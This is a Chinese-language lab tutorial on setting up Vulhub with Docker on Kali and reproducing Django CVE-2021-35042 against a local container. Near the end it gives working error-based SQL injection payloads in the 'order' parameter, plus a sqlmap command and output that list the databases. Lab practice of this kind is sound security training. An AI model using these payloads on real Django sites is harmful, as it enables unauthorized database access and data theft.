

docker搭建vulhub

参考链接：https://blog.csdn.net/weixin_43047908/article/details/119772225

先下载docker和docker-compose（过程可能会很痛苦。。多搜索，实在不行开个新的虚拟机）

这里是linux系统的下载方法

```
1 sudo apt install docker.io
2 pip install docker-compose
```

docker的命令需要在root下执行

查看docker和docker-compose是否成功安装：

```
1 docker -v
2 docker-compose -v
```


```
(root@kali) - [/home/xsj]
# docker -v
Docker version 20.10.24+dfsg1, build 297e128

(root@kali) - [/home/xsj]
# docker-compose -v
/usr/lib/python3/dist-packages/requests/__init__.py:87: RequestsDependencyWarning: urllib3 (1
.26.12) or chardet (5.1.0) doesn't match a supported version!
  warnings.warn("urllib3 ({}), or chardet ({}), doesn't match a supported "
docker-compose version 1.29.2, build unknown
```

搭建靶场（以 CVE-2021-35042 为例）

这里用了git命令下载，也可以直接在github手动下

<https://github.com/vulhub/vulhub>



- 1 `git clone https://github.com/vulhub/vulhub.git`
- 2 `cd vulhub/django/CVE-2021-35042`
- 3 `docker-compose build`
- 4 `docker-compose up -d`

```
(xsj@kali)-[~/桌面]
$ git clone https://github.com/vulhub/vulhub.git
正克隆到 'vulhub'...
remote: Enumerating objects: 13971, done.
remote: Counting objects: 100% (26/26), done.
remote: Compressing objects: 100% (18/18), done.
remote: Total 13971 (delta 6), reused 21 (delta 5), pack-reused 13945
接收对象中: 100% (13971/13971), 162.47 MiB | 2.92 MiB/s, 完成.
处理 delta 中: 100% (5666/5666), 完成.
```

```
(xsj@kali)-[~/桌面]
$ cd vulhub/django/CVE-2021-35042
```

```
(xsj@kali)-[~/桌面/vulhub/django/CVE-2021-35042]
$ sudo su
[sudo] xsj 的密码:
(root@kali)-[/home/.../桌面/vulhub/django/CVE-2021-35042]
```

```
(root@kali)-[/home/.../桌面/vulhub/django/CVE-2021-35042]
# docker-compose build
/usr/lib/python3/dist-packages/requests/__init__.py:87: RequestsDependencyWarning: urllib3 (1
.26.12) or chardet (5.1.0) doesn't match a supported version!
  warnings.warn("urllib3 ({}) or chardet ({}) doesn't match a supported "
db uses an image, skipping
Building web
Sending build context to Docker daemon 375.8kB
Step 1/7 : FROM vulhub/django:3.2.4
3.2.4: Pulling from vulhub/django
627b765e08d1: Pull complete
c040670e5e55: Pull complete
073a180f4992: Pull complete
bf76209566d0: Pull complete
ca7044ed766e: Pull complete
7b16520e0e66: Pull complete
471483039b08: Pull complete
4f3b94c24f54: Pull complete
554843802292: Pull complete
a1eabf8fe55c: Pull complete
f58806120f46: Pull complete
Digest: sha256:6b47989e6290a43f98652b44e20bc1bf1d93f54eecd11307e160e96e88310de7
Status: Downloaded newer image for vulhub/django:3.2.4
--> 8447dada4278
Step 2/7 : COPY web/ /usr/src/
--> 52237fc2be2b
Step 3/7 : COPY docker-entrypoint.sh /docker-entrypoint.sh
--> 2c06cd86844b
Step 4/7 : RUN chmod +x /docker-entrypoint.sh
--> Running in ce3e42390a3d
Removing intermediate container ce3e42390a3d
--> 126411ffcb74
Step 5/7 : WORKDIR /usr/src
--> Running in af6a87cd28b0
Removing intermediate container af6a87cd28b0
--> eec11b0232ea
Step 6/7 : ENTRYPOINT [ "bash", "/docker-entrypoint.sh" ]
--> Running in f5ab169dc8b8
Removing intermediate container f5ab169dc8b8
--> d7a505791d1f
Step 7/7 : CMD [ "python", "app.py", "runserver", "0.0.0.0:8000" ]
--> Running in 2965b7958a8e
Removing intermediate container 2965b7958a8e
--> 61cc79d34991
Successfully built 61cc79d34991
Successfully tagged cve-2021-35042_web:latest
```

```
(root@kali) - [ /home/.../桌面/vulhub/django/CVE-2021-35042 ]
# docker-compose up -d
/usr/lib/python3/dist-packages/requests/__init__.py:87: RequestsDependencyWarning: urllib3 (1
.26.12) or chardet (5.1.0) doesn't match a supported version!
  warnings.warn("urllib3 ({}), or chardet ({}), doesn't match a supported "
Creating network "cve-2021-35042_default" with the default driver
Pulling db (mysql:5.7)...
5.7: Pulling from library/mysql
e83e8f2e82cc: Pull complete
0f23deb01b84: Pull complete
f5bda3b184ea: Pull complete
ed17edbc6604: Pull complete
33a94a6acfa7: Pull complete
f153bd2953e4: Pull complete
ab532edfb813: Pull complete
c76bdfe4f3d0: Pull complete
8a7ffe2f2551: Pull complete
857ada4fbbcc: Pull complete
b7c508404c3c: Pull complete
Digest: sha256:f57eef421000aaf8332a91ab0b6c96b3c83ed2a981c29e6528b21ce10197cd16
Status: Downloaded newer image for mysql:5.7
Creating cve-2021-35042_db_1 ... done
Creating cve-2021-35042_web_1 ... done
```

可以用docker的命令查看镜像是否被成功开启：

- 1 docker images
- 2 docker ps

```
(root@kali) - [ /home/.../桌面/vulhub/django/CVE-2021-35042 ]
# docker images
REPOSITORY          TAG         IMAGE ID      CREATED       SIZE
cve-2021-35042_web   latest      61cc79d34991 3 minutes ago 935MB
mysql                5.7         dd6675b5cfea 7 weeks ago   569MB
vulhub/django        3.2.4       8447dada4278 22 months ago 935MB

(root@kali) - [ /home/.../桌面/vulhub/django/CVE-2021-35042 ]
# docker ps
CONTAINER ID   IMAGE          COMMAND                  CREATED        STATUS        PORTS                               NAMES
057b3d9f90c5   cve-2021-35042_web   "bash /docker-entryp..." About a minute ago Up About a minute   0.0.0.0:8000->8000/tcp, :::8000->8000/tcp   cve-2021-35042_web_1
6db3fade4ad2   mysql:5.7          "docker-entrypoint.s..." About a minute ago Up About a minute   3306/tcp, 33060/tcp                  cve-2021-35042_db_1
```

靶场默认端口是8000

环境启动后，访问：<http://127.0.0.1:8000>

即可看到Django默认首页

[Kali Linux](#)
[Kali Tools](#)
[Kali Forums](#)
[Kali Docs](#)
[NetHunter](#)
[Offensive Security](#)
[MSFU](#)
[Exploit-DB](#)
[GHDB](#)

Page not found (404)

Request Method: GET
Request URL: http://127.0.0.1:8000/

Using the URLconf defined in vuln.urls, Django tried these URL patterns, in this order:

- vuln/

The empty path didn't match any of these.

You're seeing this error because you have `DEBUG = True` in your Django settings file. Change that to `False`, and Django will display a standard 404 page.

<http://127.0.0.1:8000/vuln>

{'id': 1, 'name': 'Example 1'}{'id': 2, 'name': 'Example 2'}{'id': 3, 'name': 'Example 3'}{'id': 4, 'name': 'Example 4'}

payload:

```
1 ?order=vuln_collection.name);select%20updatexml(1,concat(0x7e,(database()))))
```

← → ↻ 🏠 127.0.0.1:8000/vuln/?order=vuln_collection.name);select%20updatexml(1,concat(0x7e,(select database()))),1)%23 Kali Linux Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDB

OperationalError at /vuln/

(1105, "XPath syntax error: '~cve'")

Request Method: GET
Request URL: http://127.0.0.1:8000/vuln/?order=vuln_collection.name);select%20updatexml(1,%20concat(0x7e,(select%20database()))),1)%23
Django Version: 3.2.4
Exception Type: OperationalError
Exception Value: (1105, "XPath syntax error: '~cve'")
Exception Location: /usr/local/lib/python3.8/site-packages/MySQLdb/cursors.py, line 137, in nextset
Python Executable: /usr/local/bin/python
Python Version: 3.8.11
Python Path: ['/usr/src', '/usr/local/lib/python3.8.zip', '/usr/local/lib/python3.8', '/usr/local/lib/python3.8/lib-dynload', '/usr/local/lib/python3.8/site-packages']
Server time: Fri, 09 Jun 2023 02:54:48 -0500

Traceback

[Switch to copy-and-paste view](#)

/usr/local/lib/python3.8/site-packages/django/core/handlers/exception.py, line 47, in inner

```
47. response = get_response(request)
```

► Local vars

可以看到，通过**报错注入**成功获得数据库库名 `cve`

。。。继续注。。。

还可以用sqlmap跑

```
1 sqlmap -u "http://127.0.0.1:8000/vuln/?order=vuln_collection.name" --  
   technique=E --dbs
```

```

---
Parameter: order (GET)
Type: error-based
Title: MySQL >= 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)
Payload: order=vuln_collection.name) OR GTID_SUBSET(CONCAT(0x7170787a71,(SELECT (ELT(6779=6779,1))),0x7162767071),6779)-- cKaa
---
[11:34:34] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.6
[11:34:34] [INFO] fetching database names
[11:34:34] [INFO] resumed: 'information_schema'
[11:34:34] [INFO] resumed: 'cve'
[11:34:34] [INFO] resumed: 'mysql'
[11:34:34] [INFO] resumed: 'performance_schema'
[11:34:34] [INFO] resumed: 'sys'
available databases [5]:
[*] cve
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys

[11:34:34] [INFO] fetched data logged to text files under '/home/xsj/.local/share/sqlmap/output/127.0.0.1'

[*] ending @ 11:34:34 /2023-06-12/

```

。。。继续注。。。。

最后，记得关闭docker容器

- 1 cd vulhub/django/CVE-2021-35042
- 2 docker-compose down -v

```

(root@kali) - [/home/.../桌面/vulhub/django/CVE-2021-35042]
# docker-compose down -v
/usr/lib/python3/dist-packages/requests/__init__.py:87: RequestsDependencyWarning: urllib3 (1
.26.12) or chardet (5.1.0) doesn't match a supported version!
  warnings.warn("urllib3 ({}) or chardet ({}) doesn't match a supported "
Stopping cve-2021-35042_web_1 ... done
Stopping cve-2021-35042_db_1 ... done
Removing cve-2021-35042_web_1 ... done
Removing cve-2021-35042_db_1 ... done
Removing network cve-2021-35042_default

```

```

(root@kali) - [/home/.../桌面/vulhub/django/CVE-2021-35042]
# docker ps
CONTAINER ID        IMAGE               COMMAND             CREATED             STATUS              PORTS              NAMES

```

```

(root@kali) - [/home/.../桌面/vulhub/django/CVE-2021-35042]
#

```